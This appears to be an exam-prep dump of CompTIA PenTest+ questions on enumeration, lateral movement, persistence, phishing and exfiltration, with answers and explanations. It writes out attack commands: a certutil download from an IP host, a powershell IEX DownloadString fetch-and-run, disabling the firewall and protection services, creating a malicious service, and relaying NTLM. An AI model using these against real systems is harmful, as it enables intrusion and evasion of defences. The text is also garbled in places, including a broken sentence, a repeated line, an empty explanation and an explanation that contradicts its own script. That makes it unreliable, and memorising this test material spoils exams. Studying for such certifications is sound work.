* C (Encryption): Encrypted data is detectable by DLP tools, though its contents may not be readable.
* D (Obfuscation): While obfuscation hides intent, encoding is more effective for bypassing automated detection.
CompTIA Pentest+ References:
* Domain 3.0 (Attacks and Exploits)

NEW QUESTION: 59
A penetration tester gains access to a Windows machine and wants to further enumerate users with native operating system credentials. Which of the following should the tester use?
A. route.exe print
B. netstat.exe -ntp
C. net.exe commands
D. strings.exe -a
Answer: C (LEAVE A REPLY)
To further enumerate users on a Windows machine using native operating system commands, the tester should use net.exe commands. The net command is a versatile tool that provides various network functionalities, including user enumeration.
* net.exe:
* net user: This command displays a list of user accounts on the local machine.
net user
* net localgroup: This command lists all local groups, and by specifying a group name, it can list the members of that group.
net localgroup administrators
* Enumerating Users:
* List All Users: The net user command provides a comprehensive list of all user accounts configured on the system.
* Group Memberships: The net localgroup command can be used to see which users belong to specific groups, such as administrators.
* Pentest References:

* Post-Exploitation: After gaining initial access, enumerating user accounts helps understand the structure and potential targets for privilege escalation.
* Windows Commands: Leveraging built-in commands like net for enumeration ensures that no additional tools need to be uploaded to the target system, reducing the risk of detection.
Using net.exe commands, the penetration tester can effectively enumerate user accounts and group memberships on the compromised Windows machine, aiding in further exploitation and privilege escalation.

NEW QUESTION: 60
host -t axfr domain.com dnsl.domain.com
Which of the following techniques best describes what the tester is doing?
A. Zone transfer
B. Host enumeration
C. DNS poisoning
D. DNS query
Answer: A (LEAVE A REPLY)
A DNS zone transfer attack occurs when a misconfigured DNS server allows attackers to retrieve the entire DNS record set.
* Zone transfer (Option A):
* The command host -t axfr domain.com dnsl.domain.com requests an AXFR (authoritative transfer) of the DNS records.
* This provides subdomains, email servers, and internal DNS records, which attackers can use for reconnaissance.

NEW QUESTION: 61
A penetration tester gains access to the target network and observes a running SSH server.
Which of the following techniques should the tester use to obtain the version of SSH running on the target server?
A. Network sniffing
B. IP scanning
C. Banner grabbing
D. DNS enumeration
Answer: (SHOW ANSWER)
Banner grabbing is used to extract version information from services, including SSH, FTP, and web servers.
* Option A (Network sniffing) #: Captures packets, but does not directly reveal service versions.
* Option B (IP scanning) #: Identifies active hosts, but not SSH versions.
* Option C (Banner grabbing) #: Correct.
* Can be performed with:
nc <target> 22
or

telnet <target> 22
* Option D (DNS enumeration) #: Retrieves domain name records, not SSH versions.
# Reference: CompTIA PenTest+ PT0-003 Official Guide - Service Enumeration & Banner Grabbing

NEW QUESTION: 62
A penetration tester attempts unauthorized entry to the company's server room as part of a security assessment. Which of the following is the best technique to manipulate the lock pins and open the door without the original key?
A. Plug spinner
B. Bypassing
C. Decoding
D. Raking
Answer: D (LEAVE A REPLY)
Raking is a lockpicking technique where the attacker quickly manipulates the lock pins to open a pin tumbler lock.
* Option A (Plug spinner) #: Used to reverse the direction of a lock cylinder after a successful pick.
* Option B (Bypassing) #: Uses alternative methods (shimming, credit card entry) but does not manipulate pins.
* Option C (Decoding) #: Determines key bitting (shape of key cuts), but does not directly open the lock.
* Option D (Raking) #: Correct.
* A quick lockpicking technique that manipulates multiple pins at once.
# Reference: CompTIA PenTest+ PT0-003 Official Guide - Physical Security & Lockpicking Techniques
NEW QUESTION: 63
A penetration tester enumerates a legacy Windows host on the same subnet. The tester needs to select exploit methods that will have the least impact on the host's operating stability. Which of the following commands should the tester try first?
A. responder -I eth0 john responder_output.txt <rdp to target>
B. hydra -L administrator -P /path/to/pwlist.txt -t 100 rdp://<target_host>

C. msf > use <module_name> msf > set <options> msf > set PAYLOAD windows/meterpreter /reverse_tcp msf > run
D. python3 ./buffer_overflow_with_shellcode.py <target> 445
Answer: A (LEAVE A REPLY)
Responder is a tool used for capturing and analyzing NetBIOS, LLMNR, and MDNS queries to perform various man-in-the-middle (MITM) attacks. It can be used to capture hashed credentials, which can then be cracked offline. Using Responder has the least impact on the host's operating stability compared to more aggressive methods like buffer overflow attacks or payload injections.
* Understanding Responder:
* Purpose: Responder is used to capture NTLMv2 hashes from a Windows network.
* Operation: It listens on the network for LLMNR, NBT-NS, and MDNS requests and responds to them, tricking the client into authenticating with the attacker's machine.
* Command Breakdown:
* responder -I eth0: Starts Responder on the network interface eth0.
* john responder_output.txt: Uses John the Ripper to crack the hashes captured by Responder.
* <rdp to target>: Suggests the next step after capturing credentials might involve using RDP with the cracked password, but the initial capture is passive and low impact.
* Why This is the Best Choice:
* Least Impact: Responder passively captures network traffic without interacting directly with the target host's system processes.
* Stealth: It operates quietly on the network, making it less likely to cause stability issues or be detected by host-based security mechanisms.
* References from Pentesting Literature:
* Tools like Responder are discussed in penetration testing guides for initial reconnaissance and credential gathering without causing significant disruptions.
* HTB write-ups frequently mention the use of Responder in network-based attacks to capture credentials safely.
Step-by-Step ExplanationReferences:
* Penetration Testing - A Hands-on Introduction to Hacking
* HTB Official Writeups

NEW QUESTION: 64
A penetration tester writes a Bash script to automate the execution of a ping command on a Class C network:
for var in --MISSING TEXT-- do
ping -c 1 192.168.10.$var
done
Which of the following pieces of code should the penetration tester use in place of -MISSING TEXT-?
A. crunch 1 254 loop
B. seq 1 254

C. echo 1-254
D. fl..254
Answer: B (LEAVE A REPLY)
The seq command generates a sequence of numbers, making it the best choice for iterating through IP addresses in a Class C subnet.
* Option A (crunch) #: Crunch generates wordlists, not IP ranges.
* Option B (seq 1 254) #: Correct. Generates the range 1-254 for a Class C subnet.
* Option C (echo 1-254) #: Outputs the string "1-254" instead of expanding it into numbers.
* Option D (fl..254) #: Incorrect syntax.
# Reference: CompTIA PenTest+ PT0-003 Official Guide - Bash Scripting for Automation

NEW QUESTION: 65
A penetration testing team wants to conduct DNS lookups for a set of targets provided by the client. The team crafts a Bash script for this task. However, they find a minor error in one line of the script:
1 #!/bin/bash
2 for i in $(cat example.txt); do
3 curl $i
4 done
Which of the following changes should the team make to line 3 of the script?
A. resolvconf $i
B. rndc $i
C. systemd-resolve $i
D. host $i
Answer: (SHOW ANSWER)
* Script Analysis:
* Line 1: #!/bin/bash - This line specifies the script should be executed in the Bash shell.
* Line 2: for i in $(cat example.txt); do - This line starts a loop that reads each line from the file example.txt and assigns it to the variable i.
* Line 3: curl $i - This line attempts to fetch the content from the URL stored in i using curl. However, for DNS lookups, curl is inappropriate.
* Line 4: done - This line ends the loop.
* Error Identification:
* The curl command is used for transferring data from or to a server, often used for HTTP requests, which is not suitable for DNS lookups.
* Correct Command:
* To perform DNS lookups, the host command should be used. The host command performs DNS lookups and displays information about the given domain.
* Corrected Script:
* Replace curl $i with host $i to perform DNS lookups on each target specified in example.txt.
Pentest References:

* In penetration testing, DNS enumeration is a crucial step. It involves querying DNS servers to gather information about the target domain, which includes resolving domain names to IP addresses and vice versa.
* Common tools for DNS enumeration include host, dig, and nslookup. The host command is particularly straightforward for simple DNS lookups.
By correcting the script to use host $i, the penetration testing team can effectively perform DNS lookups on the targets specified in example.txt.

NEW QUESTION: 66
During an assessment, a penetration tester exploits an SQLi vulnerability. Which of the following commands would allow the penetration tester to enumerate password hashes?
A. sqlmap -u www.example.com/?id=1 --search -T user
B. sqlmap -u www.example.com/?id=1 --dump -D accounts -T users -C cred
C. sqlmap -u www.example.com/?id=1 --tables -D accounts
D. sqlmap -u www.example.com/?id=1 --schema --current-user --current-db
Answer: (SHOW ANSWER)
To enumerate password hashes using an SQL injection vulnerability, the penetration tester needs to extract specific columns from the database that typically contain password hashes. The --dump command in sqlmap is used to dump the contents of the specified database table. Here's a breakdown of the options:
* Option A: sqlmap -u www.example.com/?id=1 --search -T user
* The --search option is used to search for columns and not to dump data. This would not enumerate password hashes.
* Option B: sqlmap -u www.example.com/?id=1 --dump -D accounts -T users -C cred
* This command uses --dump to extract data from the specified database accounts, table users, and column cred. This is the correct option to enumerate password hashes, assuming cred is the column containing the password hashes.
* Option C: sqlmap -u www.example.com/?id=1 --tables -D accounts
* The --tables option lists all tables in the specified database but does not extract data.
* Option D: sqlmap -u www.example.com/?id=1 --schema --current-user --current-db
* The --schema option provides the database schema information, and --current-user and --current- db provide information about the current user and database but do not dump data.
References from Pentest:
* Writeup HTB: Demonstrates using sqlmap to dump data from specific tables to retrieve sensitive information, including password hashes.
* Luke HTB: Shows the process of exploiting SQL injection to extract user credentials and hashes by dumping specific columns from the database.

NEW QUESTION: 67
A client warns the assessment team that an ICS application is maintained by the manufacturer. Any tampering of the host could void the enterprise support terms of use.

Which of the following techniques would be most effective to validate whether the application encrypts communications in transit?

A. Utilizing port mirroring on a firewall appliance

B. Installing packet capture software on the server

C. Reconfiguring the application to use a proxy

D. Requesting that certificate pinning be disabled

Answer: A (LEAVE A REPLY)

Since direct interaction with the ICS application is restricted, the best way to analyze network traffic without modifying the system is to use port mirroring on a firewall or network switch.

* Option A (Port mirroring) #:

* Correct. Port mirroring (SPAN) copies network traffic without modifying the host system.

* Allows passive analysis of whether encryption is used.

* Option B (Packet capture on the server) #:

* Requires modifying the host, which is prohibited by the client.

* Option C (Reconfiguring the app to use a proxy) #:

* Modifies application settings, which violates the client's terms.

* Option D (Disabling certificate pinning) #:

* Requires changes to security settings, which is not allowed in this scenario.

Reference: CompTIA PenTest+ PT0-003 Official Guide - Passive Traffic Analysis for ICS Systems

NEW QUESTION: 68

A penetration tester is conducting reconnaissance for an upcoming assessment of a large corporate client. The client authorized spear phishing in the rules of engagement. Which of the following should the tester do first when developing the phishing campaign?

A. Shoulder surfing

B. Recon-ng

C. Social media

D. Password dumps

Answer: (SHOW ANSWER)

When developing a phishing campaign, the tester should first use social media to gather information about the targets.

* Social Media:

* Purpose: Social media platforms like LinkedIn, Facebook, and Twitter provide valuable information about individuals, including their job roles, contact details, interests, and connections.

* Reconnaissance: This information helps craft convincing and targeted phishing emails, increasing the likelihood of success.

* Process:

* Gathering Information: Collect details about the target employees, such as their names, job titles, email addresses, and any personal information that can make the phishing email more credible.

* Crafting Phishing Emails: Use the gathered information to personalize phishing emails, making them appear legitimate and relevant to the recipients.
* Other Options:
* Shoulder Surfing: Observing someone's screen or keyboard input to gain information, not suitable for gathering broad information for a phishing campaign.
* Recon-ng: A tool for automated reconnaissance, useful but more general. Social media is specifically targeted for gathering personal information.
* Password Dumps: Using previously leaked passwords to find potential targets is more invasive and less relevant to the initial stage of developing a phishing campaign.
Pentest References:
* Spear Phishing: A targeted phishing attack aimed at specific individuals, using personal information to increase the credibility of the email.
* OSINT (Open Source Intelligence): Leveraging publicly available information to gather intelligence on targets, including through social media.
By starting with social media, the penetration tester can collect detailed and personalized information about the targets, which is essential for creating an effective spear phishing campaign.

NEW QUESTION: 69
A penetration tester is working on a security assessment of a mobile application that was developed in-house for local use by a hospital. The hospital and its customers are very concerned about disclosure of information.
Which of the following tasks should the penetration tester do first?
A. Set up Drozer in order to manipulate and scan the application.
B. Run the application through the mobile application security framework.
C. Connect Frida to analyze the application at runtime to look for data leaks.
D. Load the application on client-owned devices for testing.
Answer: B (LEAVE A REPLY)
When performing a security assessment on a mobile application, especially one concerned with information disclosure, it is crucial to follow a structured approach to identify vulnerabilities comprehensively. Here's why option B is correct:
* Mobile Application Security Framework: This framework provides a structured methodology for assessing the security of mobile applications. It includes various tests such as static analysis, dynamic analysis, and reverse engineering, which are essential for identifying vulnerabilities related to information disclosure.
* Initial Steps: Running the application through a security framework allows the tester to identify a broad range of potential issues systematically. This initial step ensures that all aspects of the application's security are covered before delving into more specific tools like Drozer or Frida.
References from Pentest:
* Writeup HTB: Demonstrates the use of structured methodologies to ensure comprehensive coverage of security assessments.

* Horizontall HTB: Emphasizes the importance of following a structured approach to identify and address security issues.

NEW QUESTION: 70
A penetration tester wants to create a malicious QR code to assist with a physical security assessment. Which of the following tools has the built-in functionality most likely needed for this task?
A. BeEF
B. John the Ripper
C. ZAP
D. Evilginx
Answer: (SHOW ANSWER)
BeEF (Browser Exploitation Framework) is a penetration testing tool that focuses on web browsers. It has built-in functionality for generating malicious QR codes, which can be used to direct users to malicious websites, execute browser-based attacks, or gather information.
* Understanding BeEF:
* Purpose: BeEF is designed to exploit vulnerabilities in web browsers and gather information from compromised browsers.
* Features: Includes tools for generating malicious payloads, QR codes, and social engineering techniques.
* Creating Malicious QR Codes:
* Functionality: BeEF has a feature to generate QR codes that, when scanned, redirect the user to a malicious URL controlled by the attacker.
* Command: Generate a QR code that directs to a BeEF hook URL.
Step-by-Step Explanationbeef -x --qr
* Usage in Physical Security Assessments:
* Deployment: Place QR codes in strategic locations to test whether individuals scan them and subsequently compromise their browsers.
* Exploitation: Once scanned, the QR code can lead to browser exploitation, information gathering, or other payload execution.
* References from Pentesting Literature:
* BeEF is commonly discussed in penetration testing guides for its browser exploitation capabilities.
* HTB write-ups and social engineering exercises often mention the use of BeEF for creating malicious QR codes and exploiting browser vulnerabilities.
References:
* Penetration Testing - A Hands-on Introduction to Hacking
* HTB Official Writeups

NEW QUESTION: 71
A tester obtains access to an endpoint subnet and wants to move laterally in the network. Given

the following output:
kotlin
Copy code
Nmap scan report for some_host
Host is up (0.01 latency).
PORT STATE SERVICE
445/tcp open microsoft-ds
Host script results: smb2-security-mode: Message signing disabled
Which of the following command and attack methods is the most appropriate for reducing the chances of being detected?
A. responder -T eth0 -dwv ntlmrelayx.py -smb2support -tf <target>
B. msf > use exploit/windows/smb/ms17_010_psexec msf > <set options> msf > run
C. hydra -L administrator -P /path/to/passwdlist smb://<target>
D. nmap -script smb-brute.nse -p 445 <target>
Answer: (SHOW ANSWER)
* Explanation of the Correct Option:
* A (responder and ntlmrelayx.py):
* Responder is a tool for intercepting and relaying NTLM authentication requests.
* Since SMB signing is disabled, ntlmrelayx.py can relay authentication requests and escalate privileges to move laterally without directly brute-forcing credentials, which is stealthier.
* Why Not Other Options?
* B: Exploiting MS17-010 (psexec) is noisy and likely to trigger alerts.
* C: Brute-forcing credentials with Hydra is highly detectable due to the volume of failed login attempts.
* D: Nmap scripts like smb-brute.nse are useful for enumeration but involve brute-force methods that increase detection risk.
CompTIA Pentest+ References:
* Domain 3.0 (Attacks and Exploits)

NEW QUESTION: 72
Which of the following lock-picking techniques is faster but less precise, used when speed is prioritized over precision?
A. Plug spinner
B. Bypassing
C. Decoding
D. Raking
Answer: (SHOW ANSWER)
Lock picking techniques are used in physical security assessments to test access control mechanisms.
* Raking (Option D):
* Raking is a lock-picking technique where a rake pick is inserted and rapidly moved in and out to

manipulate multiple pins simultaneously.
* It is faster but less precise than single-pin picking.
* Used when speed is prioritized over precision.

NEW QUESTION: 73
A penetration tester is attempting to exfiltrate sensitive data from a client environment without alerting the client's blue team. Which of the following exfiltration methods most likely remain undetected?
A. Cloud storage
B. Email
C. Domain Name System
D. Test storage sites
Answer: C (LEAVE A REPLY)
The Domain Name System (DNS) is commonly used for covert exfiltration because it is an essential protocol in most networks and is less likely to be scrutinized compared to other methods. Here's how DNS exfiltration works:
* Mechanism:
* Data is encoded into DNS queries or responses, such as using subdomain fields to transmit sensitive information.
* These queries are sent to a malicious DNS server controlled by the attacker, allowing data to bypass traditional detection mechanisms.
* Why It Remains Undetected:
* DNS traffic is frequently allowed and not as heavily monitored compared to other channels like HTTP or email.
* Network security tools often prioritize operational DNS traffic, making detection of anomalies more challenging.
CompTIA Pentest+ References:
* Domain 3.0 (Attacks and Exploits)
* Domain 5.0 (Reporting and Communication)

NEW QUESTION: 74
During a penetration test, a tester attempts to pivot from one Windows 10 system to another Windows system.
The penetration tester thinks a local firewall is blocking connections. Which of the following command-line utilities built into Windows is most likely to disable the firewall?
A. certutil.exe
B. bitsadmin.exe
C. msconfig.exe
D. netsh.exe
Answer: D (LEAVE A REPLY)
* Understanding netsh.exe:

* Purpose: Configures network settings, including IP addresses, DNS, and firewall settings.
* Firewall Management: Can enable, disable, or modify firewall rules.
* Disabling the Firewall:
* Command: Use netsh.exe to disable the firewall.
netsh advfirewall set allprofiles state off
* Usage in Penetration Testing:
* Pivoting: Disabling the firewall can help the penetration tester pivot from one system to another by removing network restrictions.
* Command Execution: Ensure the command is executed with appropriate privileges.
* References from Pentesting Literature:
* netsh.exe is commonly mentioned in penetration testing guides for configuring network settings and managing firewalls.
* HTB write-ups often reference the use of netsh.exe for managing firewall settings during network- based penetration tests.
References:
* Penetration Testing - A Hands-on Introduction to Hacking
* HTB Official Writeups

NEW QUESTION: 75
A penetration tester gains shell access to a Windows host. The tester needs to permanently turn off protections in order to install additional payload. Which of the following commands is most appropriate?
A. sc config <svc_name> start=disabled
B. sc query state= all
C. pskill <pid_svc_name>
D. net config <svc_name>
Answer: A (LEAVE A REPLY)
* Command Explanation:
* The sc config command is used to configure service startup settings in Windows. Using start=disabled will permanently disable a specific service, effectively turning off protections such as antivirus or other monitoring services.
* Why Not Other Options?
* B (sc query state= all): This command lists all services and their states but does not disable or modify any service.
* C (pskill): This command is used to terminate a process temporarily, but it does not permanently disable the service.
* D (net config): This command is used for configuring network settings, not for managing services.
CompTIA Pentest+ References:
* Domain 3.0 (Attacks and Exploits)
* Windows Service Exploitation Guidelines

NEW QUESTION: 76
A penetration tester attempts to run an automated web application scanner against a target URL. The tester validates that the web page is accessible from a different device. The tester analyzes the following HTTP request header logging output:
200; GET /login.aspx HTTP/1.1 Host: foo.com; User-Agent: Mozilla/5.0
200; GET /login.aspx HTTP/1.1 Host: foo.com; User-Agent: Mozilla/5.0
No response; POST /login.aspx HTTP/1.1 Host: foo.com; User-Agent: curl
200; POST /login.aspx HTTP/1.1 Host: foo.com; User-Agent: Mozilla/5.0
No response; GET /login.aspx HTTP/1.1 Host: foo.com; User-Agent: python Which of the following actions should the tester take to get the scans to work properly?
A. Modify the scanner to slow down the scan.
B. Change the source IP with a VPN.
C. Modify the scanner to only use HTTP GET requests.
D. Modify the scanner user agent.
Answer: (SHOW ANSWER)
Explanation:

NEW QUESTION: 77
Which of the following tools is specifically designed to scan containers and Kubernetes environments for vulnerabilities?
A. Nikto
B. Trivy
C. Nessus
D. Nmap
Answer: (SHOW ANSWER)
Containers (e.g., Docker, Kubernetes) require specialized scanning tools to detect vulnerabilities.
* Trivy (Option B):
* Trivy is an open-source vulnerability scanner designed specifically for containers and Kubernetes environments.
* It scans container images, repositories, and running containers for known vulnerabilities (CVEs).

NEW QUESTION: 78

Which of the following methods is commonly used by attackers to maintain persistence on a compromised system after a reboot or security patch?

A. Configure and register a service.

B. Install and run remote desktop software.

C. Set up a script to be run when users log in.

D. Perform a Kerberoasting attack on the host.

Answer: (SHOW ANSWER)

Maintaining persistence allows attackers to retain access after a system reboots or security patches are applied.

* Configure and register a service (Option A):

* Attackers create malicious system services that restart automatically.

* Example (Windows):luaCopyEditsc create MaliciousService binpath= "C:\malicious.exe" Example (Windows):luaCopyEditsc create MaliciousService binpath= "C:\malicious.exe" Example (Windows):luaCopyEditsc create MaliciousService binpath= "C:\malicious.exe" Example (Windows):luaCopyEditsc create MaliciousService binpath= "C:\malicious.exe"

NEW QUESTION: 79

A penetration tester writes the following script to enumerate a 1724 network:

```
1 #!/bin/bash
2 for i in {1..254}; do
3 ping -c1 192.168.1.$i
4 done
```

The tester executes the script, but it fails with the following error:

-bash: syntax error near unexpected token `ping'

Which of the following should the tester do to fix the error?

A. Add do after line 2.

B. Replace {1..254} with $(seq 1 254).

C. Replace bash with tsh.

D. Replace $i with ${i}.

Answer: (SHOW ANSWER)

The error in the script is due to a missing do keyword in the for loop. Here's the corrected script and explanation:

* Original Script:

```
1 #!/bin/bash
2 for i in {1..254}; do
3 ping -c1 192.168.1.$i
4 done
```

* Error Explanation:

* The for loop syntax in Bash requires the do keyword to indicate the start of the loop's body.

* Corrected Script:

```
1 #!/bin/bash
```

2 for i in {1..254}; do
3 ping -c1 192.168.1.$i
4 done
Adding do after line 2 corrects the syntax error and allows the script to execute properly.

NEW QUESTION: 80
Which of the following elements in a lock should be aligned to a specific level to allow the key cylinder to turn?
A. Latches
B. Pins
C. Shackle
D. Plug
Answer: B (LEAVE A REPLY)
In a pin tumbler lock, the key interacts with a series of pins within the lock cylinder. Here's a detailed breakdown:
* Components of a Pin Tumbler Lock:
* Key Pins: These are the pins that the key directly interacts with. The cuts on the key align these pins.
* Driver Pins: These are pushed by the springs and sit between the key pins and the springs.
* Springs: These apply pressure to the driver pins.
* Plug: This is the part of the lock that the key is inserted into and turns when the correct key is used.
* Cylinder: The housing for the plug and the pins.
* Operation:
* When the correct key is inserted, the key pins are pushed up by the key's cuts to align with the shear line (the gap between the plug and the cylinder).
* The alignment of the pins at the shear line allows the plug to turn, thereby operating the lock.
* Why Pins Are the Correct answer:
* The correct key aligns the key pins and driver pins to the shear line, allowing the plug to turn. If any pin is not correctly aligned, the lock will not open.
* Illustration in Lock Picking:
* Lock picking involves manipulating the pins so they align at the shear line without the key. This demonstrates the critical role of pins in the functioning of the lock.

NEW QUESTION: 81
Which of the following processes helps ensure that a penetration test report is accurate, unbiased, and free from errors?
A. Secure distribution
B. Peer review
C. Use AI
D. Goal reprioritization

Answer: (SHOW ANSWER)

A peer review process ensures that a penetration test report is accurate, unbiased, and free from errors.

* Peer review (Option B):
* Senior security professionals verify findings, risk levels, and remediation recommendations.
* Reduces the risk of misinterpretation or incorrect data in reports.

NEW QUESTION: 82

After detecting a web shell on a compromised server, what is the best course of action to prevent the attacker from regaining access?

A. Remove the persistence mechanisms.
B. Spin down the infrastructure.
C. Preserve artifacts.
D. Perform secure data destruction.

Answer: (SHOW ANSWER)

Web shells provide remote access and persistence for attackers. The best mitigation is to remove persistence mechanisms.

* Remove the persistence mechanisms (Option A):
* Attackers often modify startup scripts, cron jobs, or registry keys to maintain access.
* If persistence is not removed, even after the web shell is deleted, attackers can reinstall or reaccess it.

NEW QUESTION: 83

A penetration tester runs a vulnerability scan that identifies several issues across numerous customer hosts.

The executive report outlines the following information:

Server High-severity vulnerabilities

1. Development sandbox server 32
2. Back office file transfer server 51
3. Perimeter network web server 14
4. Developer QA server 92

The client is con ble monitoring mode using Aircrack-ng ch of the following hosts should the penetration tester select for additional manual testing?

A. Server 1
B. Server 2
C. Server 3
D. Server 4

Answer: (SHOW ANSWER)

* Client Concern:
* Availability: The client is specifically concerned about the availability of their consumer-facing production application. Ensuring this application is secure and available is crucial to the business.
* Server Analysis:

* Server 1 (Development sandbox server): Typically not a production server; vulnerabilities here are less likely to impact the consumer-facing application.
* Server 2 (Back office file transfer server): Important but generally more internal-facing and less likely to directly affect the consumer-facing application.
* Server 3 (Perimeter network web server): Likely hosts the consumer-facing application or critical services related to it. High-severity vulnerabilities here could directly impact availability.
* Server 4 (Developer QA server): Similar to Server 1, more likely to be used for testing rather than production, making it less critical for immediate manual testing.
* Pentest References:
* Risk Prioritization: Focus on assets that have the most significant impact on business operations, especially those directly facing consumers.
* Critical Infrastructure: Ensuring the security and availability of web servers exposed to the internet as they are prime targets for attacks.
By selecting Server 3 (the perimeter network web server) for additional manual testing, the penetration tester addresses the client's primary concern about the availability and security of the consumer-facing production application.

NEW QUESTION: 84
A penetration tester reviews a SAST vulnerability scan report. The following vulnerability has been reported as high severity:
Source file: components.ts
Issue 2 of 12: Command injection
Severity: High
Call: .innerHTML = response
The tester inspects the source file and finds the variable response is defined as a constant and is not referred to or used in other sections of the code. Which of the following describes how the tester should classify this reported vulnerability?
A. False negative
B. False positive
C. True positive
D. Low severity
Answer: B (LEAVE A REPLY)
A false positive occurs when a vulnerability scan incorrectly flags a security issue that does not exist or is not exploitable in the context of the application. Here's the reasoning:
* Definition of Command Injection:Command injection vulnerabilities occur when user-controllable data is passed to an interpreter or command execution context without proper sanitization, allowing an attacker to execute arbitrary commands.
* Code Analysis:
* The response variable is defined as a constant (const), which implies its value is immutable during runtime.
* The response is not sourced from user input nor used elsewhere, meaning there is no attack

surface or exploitation pathway for an attacker to influence the content of response.
* Scanner Misclassification:Static Application Security Testing (SAST) tools may flag vulnerabilities based on patterns (e.g., .innerHTML usage) without assessing the source and flow of data, resulting in false positives.
* Final Classification:Since the response variable is static and unchangeable, the flagged issue is not exploitable. This makes it a false positive.
CompTIA Pentest+ References:
* Domain 3.0 (Attacks and Exploits)
* Domain 4.0 (Penetration Testing Tools)
* OWASP Static Code Analysis Guide

NEW QUESTION: 85
A tester is performing an external phishing assessment on the top executives at a company. Two-factor authentication is enabled on the executives' accounts that are in the scope of work. Which of the following should the tester do to get access to these accounts?
A. Configure an external domain using a typosquatting technique. Configure Evilginx to bypass two-factor authentication using a phishlet that simulates the mail portal for the company.
B. Configure Gophish to use an external domain. Clone the email portal web page from the company and get the two-factor authentication code using a brute-force attack method.
C. Configure an external domain using a typosquatting technique. Configure SET to bypass two-factor authentication using a phishlet that mimics the mail portal for the company.
D. Configure Gophish to use an external domain. Clone the email portal web page from the company and get the two-factor authentication code using a vishing method.
Answer: A (LEAVE A REPLY)
To bypass two-factor authentication (2FA) and gain access to the executives' accounts, the tester should use Evilginx with a typosquatting domain. Evilginx is a man-in-the-middle attack framework used to bypass 2FA by capturing session tokens.
* Phishing with Evilginx:
* Evilginx is designed to proxy legitimate login pages, capturing credentials and 2FA tokens in the process.
* It uses "phishlets" which are configurations that simulate real login portals.
* Typosquatting:
* Typosquatting involves registering domains that are misspelled versions of legitimate domains (e.
g., example.co instead of example.com).
* This technique tricks users into visiting the malicious domain, thinking it's legitimate.
* Steps:
* Configure an External Domain: Register a typosquatting domain similar to the company's domain.
* Set Up Evilginx: Install and configure Evilginx on a server. Use a phishlet that mimics the company's mail portal.

* Send Phishing Emails: Craft phishing emails targeting the executives, directing them to the typosquatting domain.
* Capture Credentials and 2FA Tokens: When executives log in, Evilginx captures their credentials and session tokens, effectively bypassing 2FA.
Pentest References:
* Phishing: Social engineering technique to deceive users into providing sensitive information.
* Two-Factor Authentication Bypass: Advanced phishing attacks like those using Evilginx can capture and reuse session tokens, bypassing 2FA mechanisms.
* OSINT and Reconnaissance: Identifying key targets (executives) and crafting convincing phishing emails based on gathered information.
Using Evilginx with a typosquatting domain allows the tester to bypass 2FA and gain access to high-value accounts, demonstrating the effectiveness of advanced phishing techniques.

NEW QUESTION: 86
A tester compromises a target host and then wants to maintain persistent access. Which of the following is the best way for the attacker to accomplish the objective?
A. Configure and register a service.
B. Install and run remote desktop software.
C. Set up a script to be run when users log in.
D. Perform a kerberoasting attack on the host.
Answer: (SHOW ANSWER)
* Configuring and Registering a Service:
* Registering a malicious service ensures that it starts automatically with the system, providing persistence even after reboots.
* This method is stealthier than others and is commonly used in advanced persistent threat (APT) scenarios.
* Why Not Other Options?
* B (Remote desktop software): Installing such software is noisy and can easily be detected by monitoring tools.
* C (User logon script): While it provides persistence, it is less reliable and more detectable than a system service.
* D (Kerberoasting): This is a credential-stealing technique and does not establish persistence.
CompTIA Pentest+ References:
* Domain 3.0 (Attacks and Exploits)
* Domain 4.0 (Penetration Testing Tools)

NEW QUESTION: 87
A penetration tester gains initial access to an endpoint and needs to execute a payload to obtain additional access. Which of the following commands should the penetration tester use?
A. powershell.exe impo C:\tools\foo.ps1
B. certutil.exe -f https://192.168.0.1/foo.exe bad.exe

C. powershell.exe -noni -encode IEX.Downloadstring("http://172.16.0.1/")
D. rundll32.exe c:\path\foo.dll,functName
Answer: B (LEAVE A REPLY)
To execute a payload and gain additional access, the penetration tester should use certutil.exe.
Here's why:
* Using certutil.exe:
* Purpose: certutil.exe is a built-in Windows utility that can be used to download files from a remote server, making it useful for fetching and executing payloads.
* Command: certutil.exe -f https://192.168.0.1/foo.exe bad.exe downloads the file foo.exe from the specified URL and saves it as bad.exe.
* Comparison with Other Commands:
* powershell.exe impo C:\tools\foo.ps1 (A): Incorrect syntax and not as direct as using certutil for downloading files.
* powershell.exe -noni -encode IEX.Downloadstring("http://172.16.0.1/") (C): Incorrect syntax for downloading and executing a script.
* rundll32.exe c:\path\foo.dll,functName (D): Used for executing DLLs, not suitable for downloading a payload.
Using certutil.exe to download and execute a payload is a common and effective method.

NEW QUESTION: 88
A penetration tester performs an assessment on the target company's Kubernetes cluster using kube-hunter.
Which of the following types of vulnerabilities could be detected with the tool?
A. Network configuration errors in Kubernetes services
B. Weaknesses and misconfigurations in the Kubernetes cluster
C. Application deployment issues in Kubernetes
D. Security vulnerabilities specific to Docker containers
Answer: (SHOW ANSWER)
kube-hunter is a tool designed to perform security assessments on Kubernetes clusters. It identifies various vulnerabilities, focusing on weaknesses and misconfigurations. Here's why option B is correct:
* Kube-hunter: It scans Kubernetes clusters to identify security issues, such as misconfigurations, insecure settings, and potential attack vectors.
* Network Configuration Errors: While kube-hunter might identify some network-related issues, its primary focus is on Kubernetes-specific vulnerabilities and misconfigurations.
* Application Deployment Issues: These are more related to the applications running within the cluster, not the cluster configuration itself.
* Security Vulnerabilities in Docker Containers: Kube-hunter focuses on the Kubernetes environment rather than Docker container-specific vulnerabilities.
References from Pentest:
* Forge HTB: Highlights the use of specialized tools to identify misconfigurations in environments, similar to how kube-hunter operates within Kubernetes clusters.

* Anubis HTB: Demonstrates the importance of identifying and fixing misconfigurations within complex environments like Kubernetes clusters.
Conclusion:
Option B, weaknesses and misconfigurations in the Kubernetes cluster, accurately describes the type of vulnerabilities that kube-hunter is designed to detect.